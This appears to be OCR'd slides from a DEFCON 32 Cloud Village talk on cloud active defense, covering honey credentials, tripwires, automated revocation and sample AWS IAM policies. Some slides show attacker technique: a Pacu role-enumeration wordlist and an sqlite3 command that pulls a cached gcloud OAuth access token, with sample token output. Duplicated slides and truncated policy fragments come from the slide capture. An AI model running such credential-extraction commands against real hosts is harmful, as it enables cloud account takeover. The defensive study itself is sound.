
defense by design
towards attacker
integrated



defensive future #stealth #chokepoints #tripwires #grenades

- ~~checklist security~~
- ~~behind the moat~~
- ~~layered & isolated~~
- ~~same, static, obvious defenses~~

defense by design
towards attacker
integrated
tailored, dynamic, stealthy



cloudy as hell, with a chance of grenades: a philosophy

chokepoint

- enumeration actions (List*)
- resource access
- security principals access
- compute instances, cloud shells...
- cached external credentials

tripwire

- fake resources (multiple "tripwires")
- default Admin (unsigned)
- fake Admin
- mitm: restrict and monitor VM creds
- CLI, cloud shell honey credentials

aws policy

```
# attached: random_role
{
    "Version": "2012-10-17",
    "Statement": [
        {   "Sid": "230616func",
            "Effect": "Allow",
            "Action": [
                "sts:AssumeRole"
            ],
            "Resource": [

"arn:aws:iam::4973*******90:role/admin_role"
            ]
        },
        {   "Sid": "230615data",
            "Effect": "Allow",
            "Action": [
                "s3:Get*",
                "s3:List*"
            ],
            "Resource": "arn:aws:s3:::finance.acme.com"
        },
        {   "Sid": "230615dataobj",
            "Effect": "Allow",
            "Action": [
                "s3:Get*",
                "s3:List*"
            ],
            "Resource": "arn:aws:s3:::test.gleeze.co/*"
        },
```

explicit perms

explicit resources


```
        {   "Sid": "roleInspection",
            "Effect": "Allow",
            "Action": [
                "iam:List*",
                "iam:Get*"   ],
            "Resource": [

"arn:aws:iam::4973*******90:role/my_admin_policy",

"arn:aws:iam::4973*******90:role/my_support_policy"
            ]
        },
        {   "Sid": "policyInspection",
            "Effect": "Allow",
            "Action": [
                "iam:List*",
                "iam:Get*"   ],
            "Resource": [

"arn:aws:iam::4973******90:policy/my_admin_policy",

"arn:aws:iam::4973******90:policy/my_support_policy"
            ]
        },
        {   "Sid": "stsCallerId",
            "Effect": "Allow",
            "Action": [
                "sts:GetCallerIdentity"
            ],
            "Resource": "*"
        }
    ]
```

wildcard perms

tools


```
$ cat ~/pkgs/pacu/pacu/modules/iam__enum_roles/default-word-list.txt
0
1
2
3
4
5
6
7
8
9
A
ADS
API
APIGateway
AWS
Aaron
Abram
Account
...
Admin
Administrator
Agustin
Ai
Alert_Logic_Cloud_Defender
Alexa
AlexaForBusiness
```

Netflix Security Team: aws compute credentials




https://medium.com/swlh/active-defense-dynamically-locking-aws-credentials-to-your-environment-47a9c920e704
https://github.com/Netflix-Skunkworks/aws-metadata-proxy

Netflix Security Team: aws compute credentials



https://medium.com/swlh/active-defense-dynamically-locking-aws-credentials-to-your-environment-47a9c920e704
https://github.com/Netflix-Skunkworks/aws-metadata-proxy

Netflix Security Team: aws compute credentials




```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Action": "*",
            "Resource": "*",
            "Effect": "Deny",
            "Condition": {
                "NotIpAddress": {
                    "aws:SourceIp": [
                        "52.13.101.11/32"
                    ]
                },
                "StringNotEquals": {
                    "aws:SourceVpc": [
                        "vpc-12345678"
                    ],
                    "aws:SourceVpce": [
                        "vpce-12345678"
                    ]
                }
            }
        },
        {
            "Action": "*",
            "Resource": "*",
            "Effect": "Allow"
        },
        {
            "Action": "sts:AssumeRole",
            "Resource": "arn:aws:iam::12344567890:role/RoleName",
            "Effect": "Deny"
        }
    ]
}
```

https://medium.com/swlh/active-defense-dynamically-locking-aws-cred
https://github.com/Netflix-Skunkworks/aws-metadata-proxy

cached external credentials

Token Hijacking for API Calls

We just showed how we can easily copy the cached credentials en masse and access the user's GCP environments. We can also pull out the OAuth tokens from the cache and use them directly to execute API calls instead of the CLI.

Let's look back at the sqlite database files in ~/.config/gcloud. The file, access_tokens.db, contains the current OAuth access token, while credentials.db contains the refresh token, the OAuth client id/secret, scopes, and other information.

```
sqlite3 ~/.config/gcloud/access_tokens.db "select access_token from
access_tokens where account_id = 'admin@prod-mfa-hw.com';"
```

```
target-host:~ $ sqlite3 ~/.config/gcloud/access_tokens.db "select access_token from
access_tokens where account_id = 'admin@prod-mfa-hw.com';"
ya29.yt2YtZ2QtMv1JVn7/aO/VUFxt6FrU+ZOviUONXiC9FxtzGZmoEvn3Fdwoisp/+M7LvqCEZeGH+eQOpA
d4cSPZgY9pMX/uf9gzBTYkKPDloBsYUVhQsfv2pZkc0mhlwye+3KIMyaSjh04Z3/zgpdL+boP+u+hZfcJmfV
hYW+WYmYgmw7Y
```

cloudy as hell, with a chance of grenades: a philosophy

chokepoint

- enumeration actions (List*)
- resource access
- security principals access
- compute instances, cloud shells...
- cached external credentials

tripwire

- fake resources (multiple "tripwires")
- default Admin (unsigned)
- fake Admin
- mitm: restrict and monitor VM creds
- CLI, cloud shell honey credentials

grenade

- revoke access
- alerting
- increase logging and monitoring
- adjust risk

don't kill good guys

- README.txt / MOTD
- restricted enumeration
- restricted admin roles
- custom admin roles
- admin role access (signed/tagged)
- expected changes (CCM, signed/tagged)

aws policy

```
# attached: random_role
{
    "Version": "2012-10-17",
    "Statement": [
        {   "Sid": "230616func",
            "Effect": "Allow",
            "Action": [
                "sts:AssumeRole"
            ],
            "Resource": [

"arn:aws:iam::4973*******90:role/admin_role"
            ]
        },
        {   "Sid": "230615data",
            "Effect": "Allow",
            "Action": [
                "s3:Get*",
                "s3:List*"
            ],
            "Resource": "arn:aws:s3:::finance.acme.com"
        },
        {   "Sid": "230615dataobj",
            "Effect": "Allow",
            "Action": [
                "s3:Get*",
                "s3:List*"
            ],
            "Resource": "arn:aws:s3:::test.gleeze.co/*"
        },
```

explicit perms

explicit resources

```
        {   "Sid": "roleInspection",
            "Effect": "Allow",
            "Action": [
                "iam:List*",
                "iam:Get*"   ],
            "Resource": [

"arn:aws:iam::4973*******90:role/my_admin_policy",

"arn:aws:iam::4973*******90:role/my_support_policy"
            ]
        },
        {   "Sid": "policyInspection",
            "Effect": "Allow",
            "Action": [
                "iam:List*",
                "iam:Get*"   ],
            "Resource": [

"arn:aws:iam::4973******90:policy/my_admin_policy",

"arn:aws:iam::4973******90:policy/my_support_policy"
            ]
        },
        {   "Sid": "stsCallerId",
            "Effect": "Allow",
            "Action": [
                "sts:GetCallerIdentity"
            ],
            "Resource": "*"
        }
    ]
```

wildcard perms

```
{
    "Version": "2012-10-17",
    "Statement": [
        {
            "Sid": "AllowIamUserAssumeRole",
            "Effect": "Allow",
            "Action": "sts:AssumeRole",
            "Principal": {"AWS": "arn:aws:iam::123456789012:user/test
            "Condition": {
             "StringLike": {
                  "aws:RequestTag/Project": "*",
                  "aws:RequestTag/CostCenter": "*",
                  "aws:RequestTag/Department": "*"
              },
              "StringEquals": {"sts:ExternalId": "Example987"}
            }
        },
```

aws policy

```
# attached: random_role
{
    "Version": "2012-10-17",
    "Statement": [
        {   "Sid": "230616func",
            "Effect": "Allow",
            "Action": [
```

explicit

```
            ],
            "Re
"arn:aws:iam::4
            ]
        },
        {   "Si
            "Ef
            "Ac
            ],
            "Resource": "arn:aws:s3:::finance.acme.com"
        },
        {   "Sid": "230615dataobj",
            "Effect": "Allow",
            "Action": [
                "s3:Get*",
                "s3:List*"
            ],
            "Resource": "arn:aws:s3:::test.gleeze.co/*"
        },
```

```
aws sts assume-role \
--role-arn arn:aws:iam::123456789012:role/Role1 \
--role-session-name Session1 \
--tags Key=Star,Value=1 Key=Heart,Value=1 \
--transitive-tag-keys Star Heart
```

```
        {   "Sid": "roleInspection",
            "Effect": "Allow",
            "Action": [
                "iam:List*",
                "iam:Get*"   ],
            "Resource": [
icy",
olicy"
"arn:aws:iam::4973******90:policy/my_admin_policy",
"arn:aws:iam::4973******90:policy/my_support_policy"
            ]
        },
        {   "Sid": "stsCallerId",
            "Effect": "Allow",
            "Action": [
                "sts:GetCallerIdentity"
            ],
            "Resource": "*"
        }
    ]
```

how the hell: the practical

approach

- access (resources, security principals)
- common attack vectors (compute environments, external cached credentials)
- design (CSP, tools, attacker techniques, non-siloed)
- stealth/asymmetry

requirements

- comprehensive research
- efficacy aka don't kill the good guys (FP)
- usable + reasonable cost
- non-siloed: design-code-devops-admin-ops-risk assess
- pass open sniff test

practicality

- published research, top-3 CSPs, public breach techniques, attack chains
- tools (poc), low-cost, intuitive, integrated, "managed" and clear

Thank You

Jenko Hwong
Netskope Threat Research Labs
e: j@bulky.eml.cc
x: @jenkohwong
m: infosec.exchange/@jenko
g: https://github.com/edleft

DEFCON 32
Cloud Village
August, 2024